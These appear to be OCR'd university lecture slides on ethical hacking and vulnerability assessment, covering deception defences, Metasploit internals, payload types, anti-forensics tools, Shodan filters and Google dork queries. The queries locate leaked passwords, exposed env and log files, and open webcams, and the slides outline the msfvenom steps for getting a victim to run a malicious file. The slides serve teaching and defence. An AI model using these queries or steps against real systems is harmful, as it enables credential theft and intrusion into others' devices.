
# Camouflage

- **Camouflage**: The act, means, or result of obscuring things to deceive an enemy by painting or screening objects so that they are lost to view in the background, or by making up objects that from a distance have the appearance of fortifications.
- **Deception**: To mislead by a false appearance or statement.

# Camouflage Defense Strategy


- Predicting Attacks
  - Ability to gather low-false positive threat intelligence on adversary tactics, indicator etc.
  - Ability to easily understand goals, motives, intent etc
- Detecting Activities
  - Ability to gather advanced detection when other protections fail
  - Early alerting and notification to operations without impact to business-critical systems
- Disrupting & Responding
  - Easily engage with attackers and their Tactics, Techniques & Procedures (TTPs)
  - Easy reconnaissance on the attacks
  - Manipulation of behavior and interactions that confuse, delay, or interrupt attacker's activities
  - Increase the cost, expertise required and impact on the attacker

# Camouflaging Unpatched Server




- IT & security teams are often unable to keep up with the continuous challenge of maintaining software patch levels on all servers.
- Unpatched servers remain vulnerable to being exploited.
- Network-based camouflage is a way to protects against certain types of vulnerabilities.
- This involves obfuscation and camouflage by an intermediary network system configured to do so based on threat intelligence on the vulnerabilities.

# Server Decoys




- Deception techniques are alternative or addition to camouflage.
- Use of decoy systems that impersonate legitimate systems that can act as an enticement to attackers.
- Endpoint decoy can provide vital insight to the TTPs performed by those actors.
- Decoys engage an attacker to explore/ spend time to analyse false data provided by the decoy.
- This increases the time the attacker is under watch and provides useful intelligence on their objectives.

# What is Anti-Forensics?

- Approach used by criminal hackers to make it harder for investigation agencies to find them and even harder to prove the crime links to the hacker.
  - Data hiding: Encryption, steganography, hardware/software based concealment
  - Artifact hiding/erasing: Disk cleaning utilities (Cyber scrub, CyberCide, KillDisk), File wiping utilities (BC wipe, Eraser Cyber scrub)
  - Trail obfuscation: Log cleaners, timestamp modification, misinformation, spoofing, trojan command
  - Tunnelling
  - Onion routing
  - IP and MAC spoofing
  - Counter forensic tools

# Understand Trust Boundaries


- **BetterCAP:** BetterCAP is a powerful, flexible and portable tool to perform various types of MITM attacks against:
  - A network,
  - Manipulate HTTP,  HTTPS and TCP traffic in real-time
  - Sniff credentials and other important information.

# Metasploit Framework Overview

# What is Metasploit Framework (MSF)?

- Collection of several tools and mainly used for Penetration Testing, Research, Creating and Testing new exploits
- Provides infrastructure to automate mundane and complex tasks
- Created by HD Moore in 2003 in Perl
- Many contributing developers worldwide
- Metasploit 2.0 in 2004 and Metasploit 3.0 in 2007
- Acquired by security firm Rapid7 in 2009
  - Paid (Metasploit Pro and Metasploit Express) & Community versions
- Website: http://www.metasploit.com/
- Reference: https://www.offensive-security.com/metasploit-unleashed/introduction/

# Metasploit Architecture



# Metasploit Framework: Core

- MSF Core consists of various subsystems such as module management, session management, event dispatching, and others.
- MSF Core provides an interface to the modules and plugins with the framework.
- Following the object-oriented approach of the entire architecture, MSF Core itself is a class, which can be instanced and used as any other object.
- MSF Core consists of:
  - Datastore
  - Event Notifications
  - Framework Managers

# Metasploit Framework: Base

- MSF Base is built on top of the MSF Core and provides interfaces to make it easier to deal with the core.
- Some of these are:
  - **Configuration:** Maintains a persistent configuration and obtains information about the structure of an installation, such as the root directory of the installation, and other attributes.
  - **Logging:** Provides extensive and flexible logging support.
  - **Sessions** Maintains information about and controls the behaviour of user sessions.

# Metasploit Framework: UI

- The framework User Interfaces allow the user to interact with the framework.
- Following interfaces are provided:
  - Console: Main console of Metasploit
  - CLI: Command Line Interface
  - WebUI: Web based UI
  - GUI: GUI client
  - Armitage: Attack management tool that automates MSF in a graphical way
  - APIs (Drivers) – REST APIs

# REX

- Rex stands for Ruby Extension Library
- Rex is a collection of classes and modules that can be used by developers to develop projects or tools around the MSF
  - The basic library for most tasks
  - Handles sockets, protocols, text transformations, and others
  - SSL, SMB, HTTP, XOR, Base64, Unicode

# Plugins

- New concept with the MSF 3.0 version
- Plugins enhance the utility of the framework as a security tool development platform.
- Plugins work directly with the API.
  - Plugins manipulate the framework as a whole
  - Plugins hook into the event subsystem
  - Plugins automate specific tasks that would be tedious to do manually
- Plugins only work in the msfconsole.
  - Plugins can add new console commands
  - They extend the overall Framework functionality

# Penetration Modules

- Encoders
  - Encoders are used to evade the anti-virus tools and firewall
  - Encoders have no effect on the functionality of exploit
  - Popular encoders are: shikata_ga_nai, base64, Powershell_base64
- NOPS
  - NOP is short for No Operation
  - NOPs keep the payload sizes consistent ensuring that validly executable by the processor
  - Used to make payload stable
- Auxiliary
  - Provides additional functionality like scanning, fuzzing, Information gathering etc.
  - An exploit without a payload

# Penetration Modules: Exploits

- An exploit is the means by which an attacker takes advantage of a vulnerability within a system. Exploits examples are buffer overflows, web application vulnerabilities (such as SQL injection), and configuration errors.
- There are two types of exploits in Metasploit: Active & Passive
- Active exploits will exploit a specific host, run until completion, and then exit.
  - Brute-force modules will exit when a shell opens from the victim.
  - Module execution stops if an error is encountered.
  - Exploits can run in background (using '-j' to exploit command)
- Passive exploits wait for incoming hosts and exploit them as they connect.
  - Passive exploits almost always focus on clients such as web browsers, FTP clients, etc.
  - Can be used in conjunction with email exploits, waiting for connections.
  - Passive exploits report shells as they happen can be enumerated by passing '-l' to the sessions command. Passing '-i' will interact with a shell.

# Penetration Modules: Payloads

- A payload is a custom code that attacker wants the system to execute and that is delivered by the Framework. For example, a reverse shell is a payload that creates a connection from the target machine back to the attacker.
- There are three types of payload modules: **Singles**, **Stagers** & **Stages**
  - **Singles** payloads are self-contained and completely standalone.
  - **Stagers** setup a network connection between the attacker and victim and are small and reliable.
  - **Stages** are payload components that are downloaded by Stagers modules.
- Others: Meterpreter, PassiveX, NonX, Ord, IPV6, Reflective DLL Injection etc
- Two common payload used are **shellcodes or shell payloads**
  - Provide the attacker an interactive shell to control the system remotely
  - **Bind Shells:** A socket is created, a port is bound to it and when a connection is established to it, it will spawn a shell.
  - **Reverse Shells**: A connection is created to a predefined IP and Port and a shell is then shoveled to the Attacker.

# Generating Payloads

- Payloads can be generated from within the MSFConsole.
- When a particular payload is used, Metasploit adds the **generate**, **pry**, and **reload** commands.
  - Generate: generates a payload
  - Pry: Opens a pry session on current module
  - Reload: Reloads the current module from disk
- Can create payloads in C, Python, Java, Ruby etc
- Msfvenom process steps:
  - Create a malicious file
  - Start the payload handler
  - Get victim to run the malicious file

# MSF File System and Libraries

- **data**: editable files used by Metasploit
- **documentation**: provides documentation for the framework
- **external**: source code and third-party libraries
- **lib:** core of the framework code base
- **modules**: actual MSF modules
- **plugins**: plugins that can be loaded at run-time
- **scripts**: Meterpreter and other scripts
- **tools**: various useful command-line utilities

# Google Dorks Commands


- Popular Google Dorks Commands:
  - Find the text "admin.password" in the Pastebin website (site used by hackers to publish sensitive leaked information): **site:pastebin.com intext:admin.password**
  - Find the text “admin-password” in exposed files of the following types: TXT, LOG, CFG:
    - **"admin_password" ext:txt | ext:log | ext:cfg**
  - filetype:sql intext:wp_users phpmyadmin
  - filetype:env intext:password
  - Zoom meetings: inurl:zoom.us/j and intext:scheduled for
  - Live camera view: inurl:"view.shtml" "Network Camera"
  - Intitle:”WebcamXP 5”
  - allintext:username filetype:log
  - allintext:password filetype:log after:2020
  - DB_USERNAME filetype:env
  - Inurl:top.htm inurl:currenttime — live camera
  - Intitle:”index of” inurl:ftp — publicly exposed ftp sites
  - Intitle:”index of” inurl:http after 2020 — sites still using HTTP
  - Intitle: “forums” inurl:http after 2020 — forums/blogs using HTTP
  - “Inurl:.gov/index.php?id=”
  - Cache:websitetime.com — when the page was last crawled

# Shodan Commands

- https://www.shodan.io
- Searches internet connected devices
  - Search ‘Cisco’
  - Search “Cisco” and “New York City”
  - Search Cisco city:”New York”
- Some basic search filters you can use:
  - **city:** find devices in a particular city.
  - **country:** find devices in a particular country.
  - **geo:** search for specific GPS coordinates.
  - **hostname:** find values that match the hostname.
  - **product:** search the name of the software or product identified in the banner.
  - **os:** search based on operating system.
  - **port:** find particular ports that are open.
  - **before/after:** find results within a timeframe.

- **Ref:** https://help.shodan.io/the-basics/search-query-fundamentals

# Stuxnet: Rootkit for Industrial Control Systems



# Stuxnet: Rootkit for Industrial Control Systems

- Stuxnet: Destroyed Iranian nuclear facility

  http://virus.wikidot.com/stuxnet

- What is a root kit

  https://www.varonis.com/blog/rootkit/

# Assignment for next class: Nmap

- Use of Nmap command for hacking activities
  - What is Nmap command?
  - What are various command line arguments for Nmap command?
  - How Nmap can be used for hacking purpose?

# Thank You

# BITS Pilani Presentation

BITS Pilani
Pilani Campus

Jagdish Prasad
WILP

innovate achieve lead

BITS Pilani
Pilani Campus

# SSZG575: Vulnerability Assessment
# Session: 03

# Agenda

- What is Vulnerability Assessment?
- Vulnerability Assessment Process
  - Vulnerability Identification
  - Analysis
  - Risk Assessment
  - Remedian
- Kali Linux Overview
- Vulnerability database listing
- Password Cracking Tools – Crunch & RainbowCrack
- Nmap tool

# Security Exposure View

| Vulnerabilities | Security Misconfiguration | High Risk Software | Web Server Misconfiguration |
|---|---|---|---|
| • OS Vulnerabilities<br>• Third party Vulnerabilities<br>• Zero Day Vulnerabilities | • Default credentials<br>• Firewall misconfigurations<br>• Unused users and groups<br>• Elevated privileges<br>• Open shares | • End-of-life software<br>• Remote desktop sharing software<br>• Peer-to-peer software | • DDoS related misconfigurations<br>• Unused web pages<br>• Misconfigured HTTP headers and options<br>• Directory traversal<br>• Expired SSL/TLS<br>• Cross-site scripting |

As an Ethical Hacker it's important to understand the vulnerability scenario and advise/design appropriate remedial solutions.

# What is a Vulnerability Assessment?

- Vulnerability assessment is a systematic review of security weaknesses in an information system.
- VA is the process of identifying, quantifying, and prioritizing (ranking) the vulnerabilities in a system.
- VA exercise:
  - Evaluates if the system is susceptible to any known vulnerabilities
  - Assigns severity levels to those vulnerabilities
  - Recommends remediation or mitigation, if required.
- Threats that can be prevented by vulnerability assessment are:
  - SQL injection, XSS and other code injection attacks.
  - Escalation of privileges due to faulty authentication mechanisms.
  - Insecure defaults – software that ships with insecure settings, such as a guessable admin password

# Vulnerability Assessment Types

| Assessment Type | Description |
|---|---|
| **Host Assessment** | The assessment of critical servers, which may be vulnerable to attacks if not adequately tested or not generated from a tested machine image. |
| **Network and Wireless Assessment** | The assessment of policies and practices to prevent unauthorized access to private or public networks and network-accessible resources. |
| **Database Assessment** | The assessment of databases or big data systems for vulnerabilities and misconfigurations, identifying rogue databases or insecure dev/test environments, and classifying sensitive data across an organization's infrastructure. |
| **Application Scans** | The identifying of security vulnerabilities in web applications and their source code by automated scans on the front-end or static/dynamic analysis of source code. |

# Vulnerability Assessment Process

# Vulnerability Identification

- Objective of this step is to prepare a comprehensive list of IT assets (applications, servers, networks etc) and their vulnerabilities.
- Identify threats that are possible or likely could be perpetrated
- Process involves testing the security health of applications, servers and other systems by scanning them with automated tools or testing and evaluating them manually.
- Use vulnerability databases, vendor vulnerability notifications, asset management systems etc
- Use Threat Intelligence feeds to identify security weaknesses.

# Vulnerability Identification Approach

- Start with commonly available vulnerability lists.
- Work with the system owners or individuals with knowledge of the system or organization to identify the vulnerabilities that apply/exist in the system.
- Specific vulnerabilities can be found by reviewing vendor web sites and public vulnerability database
  - Common Vulnerabilities and Exposures (CVE - http://cve.mitre.org)
  - National Vulnerability Database (NVD - http://nvd.nist.gov)

# Public Vulnerability Databases

| Database | URL |
|---|---|
| Common Vulnerabilities and Exposures (CVE) | http://cve.mitre.org |
| National Vulnerability Database (NVD) | http://nvd.nist.gov |
| NVD Full Listing | https://nvd.nist.gov/vuln/full-listing |
| Spokeo – Social Data aggregator | www.spokeo.com |

# Vulnerability Analysis

- Objective of this step is to identify the source and root cause of the vulnerabilities identified.
- Involves the identification of system components responsible for each vulnerability, and the root cause of the vulnerability.
  - Root cause of a vulnerability could be an old version of an open source library.
  - Provides a clear path for remediation – upgrading the library.


# Risk Assessment

- Objective of this step to prioritize of vulnerabilities.
